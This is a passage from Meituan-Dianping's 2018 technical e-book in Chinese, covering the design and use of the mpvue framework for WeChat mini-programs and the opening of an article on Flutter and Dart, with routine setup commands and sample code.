美团点评

# 美团点评
# 2018 技术年货

CODE A BETTER LIFE


# 序

春节已近，年味渐浓。

又到了我们献上技术年货的时候。

不久前，我们已经给大家分享了技术沙龙大套餐，汇集了过去一年我们线上线下技术沙龙 99位讲师，85个演讲，70+小时 分享。

今天出场的，同样重磅——技术博客全年大合集。

2018年，是美团技术团队官方博客第5个年头， 博客网站 全年独立访问用户累计超过300万，微信公众号（meituantech）的关注数也超过了15万。

由衷地感谢大家一直以来对我们的鼓励和陪伴！

在2019年春节到来之际，我们再次精选了114篇技术干货，制作成一本厚达1200多页的电子书呈送给大家。

这本电子书主要包括前端、后台、系统、算法、测试、运维、工程师成长等7个板块。疑义相与析，大家在阅读中如果发现Bug、问题，欢迎扫描文末二维码，通过微信公众号与我们交流。

也欢迎大家转给有相同兴趣的同事、朋友，一起切磋，共同成长。

**最后祝大家，新春快乐，阖家幸福。**

# 目录 – 前端篇

# 用Vue.js开发微信小程序：开源框架mpvue解析

作者: 成全

## 前言

mpvue 是一款使用 Vue.js 开发微信小程序的前端框架。使用此框架，开发者将得到完整的 Vue.js 开发体验，同时为 H5 和小程序提供了代码复用的能力。如果想将 H5 项目改造为小程序，或开发小程序后希望将其转换为 H5，mpvue 将是十分契合的一种解决方案。

目前， mpvue 已经在美团点评多个实际业务项目中得到了验证，因此我们决定将其开源，希望更多技术同行一起开发，应用到更广泛的场景里去。github 项目地址请参见 mpvue 。使用文档请参见 http://mpvue.com/ 。

为了帮助大家更好的理解 mpvue 的架构，接下来我们来解析框架的设计和实现思路。文中主要内容已经发表在《程序员》杂志2017年第9期小程序专题封面报道，内容略有修改。

## 小程序开发特点

微信小程序推荐简洁的开发方式，通过多页面聚合完成轻量的产品功能。小程序以离线包方式下载到本地，通过微信客户端载入和启动，开发规范简洁，技术封装彻底，自成开发体系，有 Native 和 H5 的影子，但又绝不雷同。

小程序本身定位为一个简单的逻辑视图层框架，官方并不推荐用来开发复杂应用，但业务需求却难以做到精简。复杂的应用对开发方式有较高的要求，如组件和模块化、自动构建和集成、代码复用和开发效率等，但小程序开发规范较大的限制了这部分能力。为了解决上述问题，提供更好的开发体验，我们创造了 mpvue，通过使用 Vue.js 来开发微信小程序。

## mpvue是什么

mpvue 是一套定位于开发小程序的前端开发框架，其核心目标是提高开发效率，增强开发体验。使用该框架，开发者只需初步了解小程序开发规范、熟悉 Vue.js 基本语法即可上手。框架提供了完整的 Vue.js 开发体验，开发者编写 Vue.js 代码，mpvue 将其解析转换为小程序并确保其正确运行。此外，框架还通过 vue-cli 工具向开发者提供 quick start 示例代码，开发者只需执行一条简单命令，即可获得可运行的项目。

## 为什么做mpvue

在小程序内测之初，我们计划快速迭代出一款对标 H5 的产品实现，核心诉求是：快速实现、代码复用、低成本和高效率… 随后经历了多个小程序建设，结合业务场景、技术选型和小程序开发方式，我们整理汇总出了开发阶段面临的主要问题：

- 组件化机制不够完善

- 代码多端复用能力欠缺
- 小程序框架和团队技术栈无法有机结合
- 小程序学习成本不够低

**组件机制**：小程序逻辑和视图层代码彼此分离，公共组件提取后无法聚合为单文件入口，组件需分别在视图层和逻辑层引入，维护性差；组件无命名空间机制，事件回调必须设置为全局函数，组件设计有命名冲突的风险，数据封装不强。开发者需要友好的代码组织方式，通过 ES 模块一次性导入；组件数据有良好的封装。成熟的组件机制，对工程化开发至关重要。

**多端复用**：常见的业务场景有两类，通过已有 H5 产品改造为小程序应用或反之。从效率角度出发，开发者希望通过复用代码完成开发，但小程序开发框架却无法做到。我们尝试过通过静态代码分析将 H5 代码转换为小程序，但只做了视图层转换，无法带来更多收益。多端代码复用需要更成熟的解决方案。

**引入 Vue.js**：小程序开发方式与 H5 近似，因此我们考虑和 H5 做代码复用。沿袭团队技术栈选型，我们将 Vue.js 确定为小程序开发规范。使用 Vue.js 开发小程序，将直接带来如下开发效率提升：

- H5 代码可以通过最小修改复用到小程序
- 使用 Vue.js 组件机制开发小程序，可实现小程序和 H5 组件复用
- 技术栈统一后小程序学习成本降低，开发者从 H5 转换到小程序不需要更多学习
- Vue.js 代码可以让所有前端直接参与开发维护

为什么是 Vue.js？这取决于团队技术栈选型，引入新的选型与统一技术栈和提高开发效率相悖，有违开发工具服务业务的初衷。

# mpvue 的演进

mpvue的形成，来源于业务场景和需求，最终方案的确定，经历了三个阶段。

**第一阶段**：我们实现了一个视图层代码转换工具，旨在提高代码首次开发效率。通过将H5视图层代码转换为小程序代码，包括 HTML 标签映射、Vue.js 模板和样式转换，在此目标代码上进行二次开发。我们做到了有限的代码复用，但组件化开发和小程序学习成本并未得到有效改善。

**第二阶段**：我们着眼于完善代码组件化机制。参照 Vue.js 组件规范设计了代码组织形式，通过代码转换工具将代码解析为小程序。转换工具主要解决组件间数据同步、生命周期关联和命名空间问题。最终我们实现了一个 Vue.js 语法子集，但想要实现更多特性或跟随 Vue.js 版本迭代，工作量变得难以估计，有永无止境之感。

**第三阶段**：我们的目标是实现对 Vue.js 语法全集的支持，达到使用 Vue.js 开发小程序的目的。并通过引入 Vue.js runtime 实现了对 Vue.js 语法的支持，从而避免了人肉语法适配。至此，我们完成了使用 Vue.js 开发小程序的目的。较好地实现了技术栈统一、组件化开发、多端代码复用、降低学习成本和提高开发效率的目标。

# mpvue设计思路

Vue.js 和小程序都是典型的逻辑视图层框架，逻辑层和视图层之间的工作方式为：数据变更驱动视图更新；视图交互触发事件，事件响应函数修改数据再次触发视图更新，如图1所示。


图1： 小程序实现原理

鉴于 Vue.js 和小程序一致的工作原理，我们思考将小程序的功能托管给 Vue.js，在正确的时机将数据变更同步到小程序，从而达到开发小程序的目的。这样，我们可以将精力聚焦在 Vue.js 上，参照 Vue.js 编写与之对应的小程序代码，小程序负责视图层展示，所有业务逻辑收敛到 Vue.js 中，Vue.js 数据变更后同步到小程序，如图2所示。如此一来，我们就获得了以 Vue.js 的方式开发小程序的能力。为此，我们设计的方案如下：





图2：mpvue 实现原理

### Vue代码

- 将小程序页面编写为 Vue.js 实现
- 以 Vue.js 开发规范实现父子组件关联

### 小程序代码

- 以小程序开发规范编写视图层模板
- 配置生命周期函数，关联数据更新调用
- 将 Vue.js 数据映射为小程序数据模型

**并在此基础上，附加如下机制**

- Vue.js 实例与小程序 Page 实例建立关联
- 小程序和 Vue.js 生命周期建立映射关系，能在小程序生命周期中触发 Vue.js 生命周期
- 小程序事件建立代理机制，在事件代理函数中触发与之对应的 Vue.js 组件事件响应

这套机制总结起来非常简单，但实现却相当复杂。在揭秘具体实现之前，读者可能会有这样一些疑问：

- 要同时维护 Vue.js 和小程序，是否需要写两个版本的代码实现？
- 小程序负责视图层展现，Vue.js的视图层是否还需要，如果不需要应该如何处理？
- 生命周期如何打通，数据同步更新如何实现？

上述问题包含了 mpvue 框架的核心内容，下文将仔细为你道来。首先，mpvue 为提高效率而生，本身提供了自动生成小程序代码的能力，小程序代码根据 Vue.js 代码构建得到，并不需要同时开发两套代码。

Vue.js 视图层渲染由 render 方法完成，同时在内存中维护着一份虚拟 DOM，mpvue 无需使用 Vue.js 完成视图层渲染，因此我们改造了 render 方法，禁止视图层渲染。熟悉源代码的读者，都知道 Vue runtime 有多个平台的实现，除了我们常见的 Web 平台，还有 Weex。从现在开始，我们增加了新的平台 mpvue。

**生命周期关联**：生命周期和数据同步是 mpvue 框架的灵魂，Vue.js 和小程序的数据彼此隔离，各自有不同的更新机制。mpvue 从生命周期和事件回调函数切入，在 Vue.js 触发数据更新时实现数据同步。小程序通过视图层呈现给用户、通过事件响应用户交互，Vue.js 在后台维护着数据变更和逻辑。可以看到，数据更新发端于小程序，处理自 Vue.js，Vue.js 数据变更后再同步到小程序。为实现数据同步，mpvue 修改了 Vue.js runtime 实现，在 Vue.js 的生命周期中增加了更新小程序数据的逻辑。

**事件代理机制**：用户交互触发的数据更新通过事件代理机制完成。在 Vue.js 代码中，事件响应函数对应到组件的 method， Vue.js 自动维护了上下文环境。然而在小程序中并没有类似的机制，又因为 Vue.js 执行环境中维护着一份实时的虚拟 DOM，这与小程序的视图层完全对应，我们思考，在小程序组件节点上触发事件后，只要找到虚拟 DOM 上对应的节点，触发对应的事件不就完成了么；另一方面，Vue.js 事件响应如果触发了数据更新，其生命周期函数更新将自动触发，在此函数上同步更新小程序数据，数据同步也就实现了。

# mpvue如何使用

mpvue框架本身由多个npm模块构成，入口模块已经处理好依赖关系，开发者只需要执行如下代码即可完成本地项目创建。

```
# 安装 vue-cli
$ npm install --global vue-cli
# 根据模板项目创建本地项目，目前为内网地址
$ vue init mpvue/mpvue-quickstart my-project
# 安装依赖和启动自动构建
$ cd my-project
```

```
$ npm install
$ npm run dev
```

执行完上述命令，在当前项目的 dist 子目录将构建出小程序目标代码，使用小程序开发者工具载入 dist 目录即可启动本地调试和预览。示例项目遵循 Vue.js 模板项目规范，通过Vue.js 命令行工具vue-cli创建。代码组织形式与 Vue.js 官方实例保持一致，我们为小程序定制了 Vue.js runtime 和 webpack 加载器，此部分依赖也已经内置到项目中。

针对小程序开发中常见的两类代码复用场景，mpvue 框架为开发者提供了解决思路和技术支持，开发者只需要在此指导下进行项目配置和改造。我们内部实践了一个将 H5 转换为小程序的项目，下图为使用 mpvue 框架的转换效果：





图3：H5和小程序转换效果

**将小程序转换为H5**：直接使用 Vue.js 规范开发小程序，代码本身与H5并无不同，具体代码差异会集中在平台 Api 部分。此外并不需明显改动，改造主要分如下几部分：

- 将小程序平台的 Vue.js 框架替换为标准 Vue.js
- 将小程序平台的 vue-loader 加载器替换为标准 vue-loader
- 适配和改造小程序与 H5 的底层 Api 差异

**将H5转换为小程序**：已经使用 Vue.js 开发完 H5，我们需要做的事情如下：

- 将标准 Vue.js 替换为小程序平台的 Vue.js 框架
- 将标准 vue-loader 加载器替换为小程序平台的 vue-loader
- 适配和改造小程序与 H5 的底层 Api 差异

根据小程序开发平台提供的能力，我们最大程度的支持了 Vue.js 语法特性，但部分功能现阶段暂时尚未实现。

| 特性 | 计划 |
| --- | --- |
| 浏览器特性 | 小程序不支持DOM和浏览器特性Api |
| vue-router | 技术上可实现，后续规划中 |
| 复杂的js表达式 | 小程序模板语法只支持简单的计算表达式，暂时无法实现 |
| filter | VueJs 和小程序模板机制差异，暂时无法实现 |
| slot | 小程序不支持动态模板，替代方案构建的模板目标代码过大，暂不支持 |

表1：mpvue暂不支持的语法特性

**项目转换注意事项**：框架的目标是将小程序和 H5 的开发方式通过 Vue.js 建立关联，达到最大程度的代码复用。但由于平台差异的客观存在（主要集中在实现机制、底层Api 能力差异），我们无法做到代码 100% 复用，平台差异部分的改造成本无法避免。对于代码复用的场景，开发者需要重点思考如下问题并做好准备：

- 尽量使用平台无的语法特性，这部分特性无需转换和适配成本
- 避免使用不支持的语法特性，譬如 slot， filter 等，降低改造成本
- 如果使用特定平台 Api ，考虑抽象好适配层接口，通过切换底层实现完成平台转换

# mpvue 最佳实践

在表2中，我们对微信小程序、mpvue、WePY 这三个开发框架的主要能力和特点做了横向对比，帮助大家了解不同框架的侧重点，结合业务场景和开发习惯，确定技术方案。对于如何更好地使用 mpvue 进行小程序开发，我们总结了一些最佳实践。

- 使用 vue-cli 命令行工具创建项目，使用Vue 2.x 的语法规范进行开发
- 避免使用框架不支持的语法特性，部分 Vue.js语法在小程序中无法使用，尽量使用 mpvue 和 Vue.js 共有特性
- 合理设计数据模型，对数据的更新和操作做到细粒度控制，避免性能问题
- 合理使用组件化开发小程序，提高代码复用率

| | 微信小程序 | mpVue | wepy |
| --- | --- | --- | --- |
| 语法规范 | 小程序开发规范 | VueJs 开发规范 | 类 VueJs 开发规范 |
| 标签集合 | 小程序标签 | html 标签 + 小程序标签 | 小程序标签 |
| 样式规范 | wxss | sass, less, postcss | sass, less, styus |
| 组件化 | 无组件化机制 | VueJs 组件规范 | 自定义组件规范 |
| 多端复用 | 不可复用 | 支持转换为 H5 | 支持转换为 H5 |
| 自动构建 | 本身无自动构建 | webpack 构建 | 框架内置自动构建构建 |
| 上手成本 | 全新学习 | 熟悉 VueJs 即可 | VueJs 和 wepy |
| 集中数据管理 | 不支持 | 使用 Vuex 实现 | Redux |

表2：框架使用特点对比

# 结语

mpvue 框架已经在业务项目中得到实践和验证，目前正在美团点评内部大范围使用。mpvue 来源于开源社区，饮水思源，我们也希望为开源社区贡献一份力量，为广大小程序开发者提供一套技术方案。mpvue 的初衷是让 Vue.js 的开发者以低成本接入小程序开发，做到代码的低成本迁移和复用，我们未来会继续扩展现有能力、解决开发者的诉求、优化使用体验、完善周边生态建设，帮助到更多的开发者。

最后，mpvue 基于 Vue.js 源码进行二次开发，新增加了小程序平台的实现，我们保留了跟随 Vue.js 版本升级的能力，由衷的感谢 Vue.js 框架和微信小程序给业界带来的便利。

# 作者简介


- 成全：美团点评酒旅事业群资深前端工程师，目前主要从事移动端和小程序技术方向，致力于小程序的工程化开发和业务级应用。


# 招聘时间

美团点评酒旅业务研发中心诚招中、高级前端工程师、技术专家，欢迎投递简历到 huchengquan#meituan.com。

# Flutter原理与实践

作者: 少杰

Flutter是Google开发的一套全新的跨平台、开源UI框架，支持iOS、Android系统开发，并且是未来新操作系统Fuchsia的默认开发套件。自从2017年5月发布 第一个版本 以来，目前Flutter已经发布了近60个版本，并且在2018年5月发布了第一个 “Ready for Production Apps” 的Beta 3版本，6月20日发布了第一个 “Release Preview” 版本。

## 初识Flutter

Flutter的目标是使同一套代码同时运行在Android和iOS系统上，并且拥有媲美原生应用的性能，Flutter甚至提供了两套控件来适配Android和iOS（滚动效果、字体和控件图标等等）为了让App在细节处看起来更像原生应用。

在Flutter诞生之前，已经有许多跨平台UI框架的方案，比如基于WebView的Cordova、AppCan等，还有使用HTML+JavaScript渲染成原生控件的React Native、Weex等。

基于WebView的框架优点很明显，它们几乎可以完全继承现代Web开发的所有成果（丰富得多的控件库、满足各种需求的页面框架、完全的动态化、自动化测试工具等等），当然也包括Web开发人员，不需要太多的学习和迁移成本就可以开发一个App。同时WebView框架也有一个致命（在对体验&性能有较高要求的情况下）的缺点，那就是WebView的渲染效率和JavaScript执行性能太差。再加上Android各个系统版本和设备厂商的定制，很难保证所在所有设备上都能提供一致的体验。

为了解决WebView性能差的问题，以React Native为代表的一类框架将最终渲染工作交还给了系统，虽然同样使用类HTML+JS的UI构建逻辑，但是最终会生成对应的自定义原生控件，以充分利用原生控件相对于WebView的较高的绘制效率。与此同时这种策略也将框架本身和App开发者绑在了系统的控件系统上，不仅框架本身需要处理大量平台相关的逻辑，随着系统版本变化和API的变化，开发者可能也需要处理不同平台的差异，甚至有些特性只能在部分平台上实现，这样框架的跨平台特性就会大打折扣。


Flutter则开辟了一种全新的思路，从头到尾重写一套跨平台的UI框架，包括UI控件、渲染逻辑甚至开发语言。渲染引擎依靠跨平台的Skia图形库来实现，依赖系统的只有图形绘制相关的接口，可以在最大程度上保证不同平台、不同设备的体验一致性，逻辑处理使用支持AOT的Dart语言，执行效率也比JavaScript高得多。

Flutter同时支持Windows、Linux和macOS操作系统作为开发环境，并且在Android Studio和VS Code两个IDE上都提供了全功能的支持。Flutter所使用的Dart语言同时支持AOT和JIT运行方式，JIT模式下还有一个备受欢迎的开发利器“热刷新”（Hot Reload），即在Android Studio中编辑Dart代码后，只需要点击保存或者“Hot Reload”按钮，就可以立即更新到正在运行的设备上，不需要重新编译App，甚至不需要重启App，立即就可以看到更新后的样式。

在Flutter中，所有功能都可以通过组合多个Widget来实现，包括对齐方式、按行排列、按列排列、网格排列甚至事件处理等等。Flutter控件主要分为两大类，StatelessWidget和StatefulWidget，StatelessWidget用来展示静态的文本或者图片，如果控件需要根据外部数据或者用户操作来改变的话，就需要使用StatefulWidget。State的概念也是来源于Facebook的流行Web框架 React ，React风格的框架中使用控件树和各自的状态来构建界面，当某个控件的状态发生变化时由框架负责对比前后状态差异并且采取最小代价来更新渲染结果。

## Hot Reload

在Dart代码文件中修改字符串“Hello, World”，添加一个惊叹号，点击保存或者热刷新按钮就可以立即更新到界面上，仅需几百毫秒：




Flutter通过将新的代码注入到正在运行的DartVM中，来实现Hot Reload这种神奇的效果，在DartVM将程序中的类结构更新完成后，Flutter会立即重建整个控件树，从而更新界面。但是热刷新也有一些限制，并不是所有的代码改动都可以通过热刷新来更新：

1. 编译错误，如果修改后的Dart代码无法通过编译，Flutter会在控制台报错，这时需要修改对应的代码。
2. 控件类型从 `StatelessWidget` 到 `StatefulWidget` 的转换，因为Flutter在执行热刷新时会保留程序原来的state，而某个控件从stageless→stateful后会导致Flutter重新创建控件时报错“myWidget is not a subtype of StatelessWidget”，而从stateful→stateless会报错“type ‘myWidget’ is not a subtype of type ‘StatefulWidget’ of ‘newWidget’”。
3. 全局变量和静态成员变量，这些变量不会在热刷新时更新。
4. 修改了main函数中创建的根控件节点，Flutter在热刷新后只会根据原来的根节点重新创建控件树，不会修改根节点。
5. 某个类从普通类型转换成枚举类型，或者类型的泛型参数列表变化，都会使热刷新失败。

热刷新无法实现更新时，执行一次热重启（Hot Restart）就可以全量更新所有代码，同样不需要重启App，区别是restart会将所有Dart代码打包同步到设备上，并且所有状态都会重置。

## Flutter插件

Flutter使用的Dart语言无法直接调用Android系统提供的Java接口，这时就需要使用插件来实现中转。Flutter官方提供了丰富的原生接口封装：

- android_alarm_manager🔗，访问Android系统的 `AlertManager` 。
- android_intent🔗，构造Android的Intent对象。
- battery🔗，获取和监听系统电量变化。
- connectivity🔗，获取和监听系统网络连接状态。
- device info🔗，获取设备型号等信息。
- image_picker🔗，从设备中选取或者拍摄照片。
- package_info🔗，获取App安装包的版本等信息。
- path_provider🔗，获取常用文件路径。
- quick_actions🔗，App图标添加快捷方式，iOS的eponymous concept🔗和Android的App Shortcuts🔗。

- sensors，访问设备的加速度和陀螺仪传感器。
- shared_preferences，App KV存储功能。
- url_launcher，启动URL，包括打电话、发短信和浏览网页等功能。
- video_player，播放视频文件或者网络流的控件。

在Flutter中，依赖包由 Pub 仓库管理，项目依赖配置在pubspec.yaml文件中声明即可（类似于NPM的版本声明 Pub Versioning Philosophy ），对于未发布在Pub仓库的插件可以使用git仓库地址或文件路径：

```
dependencies:
  url_launcher: ">=0.1.2 <0.2.0"
  collection: "^0.1.2"
  plugin1:
    git:
      url: "git://github.com/flutter/plugin1.git"
  plugin2:
    path: ../plugin2/
```

以shared_preferences为例，在pubspec中添加代码：

```
dependencies:
  flutter:
    sdk: flutter

  shared_preferences: "^0.4.1"
```

脱字号“^”开头的版本表示 和当前版本接口保持兼容 的最新版， `^1.2.3` 等效于 `>=1.2.3 <2.0.0` 而 `^0.1.2` 等效于 `>=0.1.2 <0.2.0` ，添加依赖后点击“Packages get”按钮即可下载插件到本地，在代码中添加import语句就可以使用插件提供的接口：

```
import 'package:shared_preferences/shared_preferences.Dart';

class _MyAppState extends State<MyAppCounter> {
  int _count = 0;
  static const String COUNTER_KEY = 'counter';

  _MyAppState() {
    init();
  }

  init() async {
    var pref = await SharedPreferences.getInstance();
    _count = pref.getInt(COUNTER_KEY) ?? 0;
    setState(() {});
  }

  increaseCounter() async {
    SharedPreferences pref = await SharedPreferences.getInstance();
    pref.setInt(COUNTER_KEY, ++_count);
    setState(() {});
  }
...
```

# Dart

Dart 是一种强类型、跨平台的客户端开发语言。具有专门为客户端优化、高生产力、快速高效、可移植（兼容ARM/x86）、易学的OO编程风格和原生支持响应式编程（Stream & Future）等优秀特性。Dart主要由Google负责开发和维护，在 2011年10启动项目 ，2017年9月发布第一个2.0-dev版本。

Dart本身提供了三种运行方式：

1. 使用Dart2js编译成JavaScript代码，运行在常规浏览器中（Dart Web）。
2. 使用DartVM直接在命令行中运行Dart代码（DartVM）。
3. AOT方式编译成机器码，例如Flutter App框架（Flutter）。

Flutter在筛选了20多种语言后，最终选择Dart作为开发语言主要有几个原因：


1. 健全的类型系统，同时支持静态类型检查和运行时类型检查。
2. 代码体积优化（Tree Shaking），编译时只保留运行时需要调用的代码（不允许反射这样的隐式引用），所以庞大的Widgets库不会造成发布体积过大。

3. 丰富的底层库，Dart自身提供了非常多的库。
4. 多生代无锁垃圾回收器，专门为UI框架中常见的大量Widgets对象创建和销毁优化。
5. 跨平台，iOS和Android共用一套代码。
6. JIT & AOT运行模式，支持开发时的快速迭代和正式发布后最大程度发挥硬件性能。

在Dart中，有一些重要的基本概念需要了解：


- 所有变量的值都是对象，也就是类的实例。甚至数字、函数和 `null` 也都是对象，都继承自Object🔗类。
- 虽然Dart是强类型语言，但是显式变量类型声明是可选的，Dart支持类型推断。如果不想使用类型推断，可以用dynamic🔗类型。
- Dart支持泛型， `List<int>` 表示包含int类型的列表， `List<dynamic>` 则表示包含任意类型的列表。
- Dart支持顶层（top-level）函数和类成员函数，也支持嵌套函数和本地函数。
- Dart支持顶层变量和类成员变量。
- Dart没有public、protected和private这些关键字，使用下划线“_”开头的变量或者函数，表示只在库内可见。参考库和可见性🔗。

DartVM的内存分配策略非常简单，创建对象时只需要在现有堆上移动指针，内存增长始终是线形的，省去了查找可用内存段的过程：




Dart中类似线程的概念叫做Isolate，每个Isolate之间是无法共享内存的，所以这种分配策略可以让Dart实现无锁的快速分配。

Dart的垃圾回收也采用了多生代算法，新生代在回收内存时采用了“半空间”算法，触发垃圾回收时Dart会将当前半空间中的“活跃”对象拷贝到备用空间，然后整体释放当前空间的所有内存：

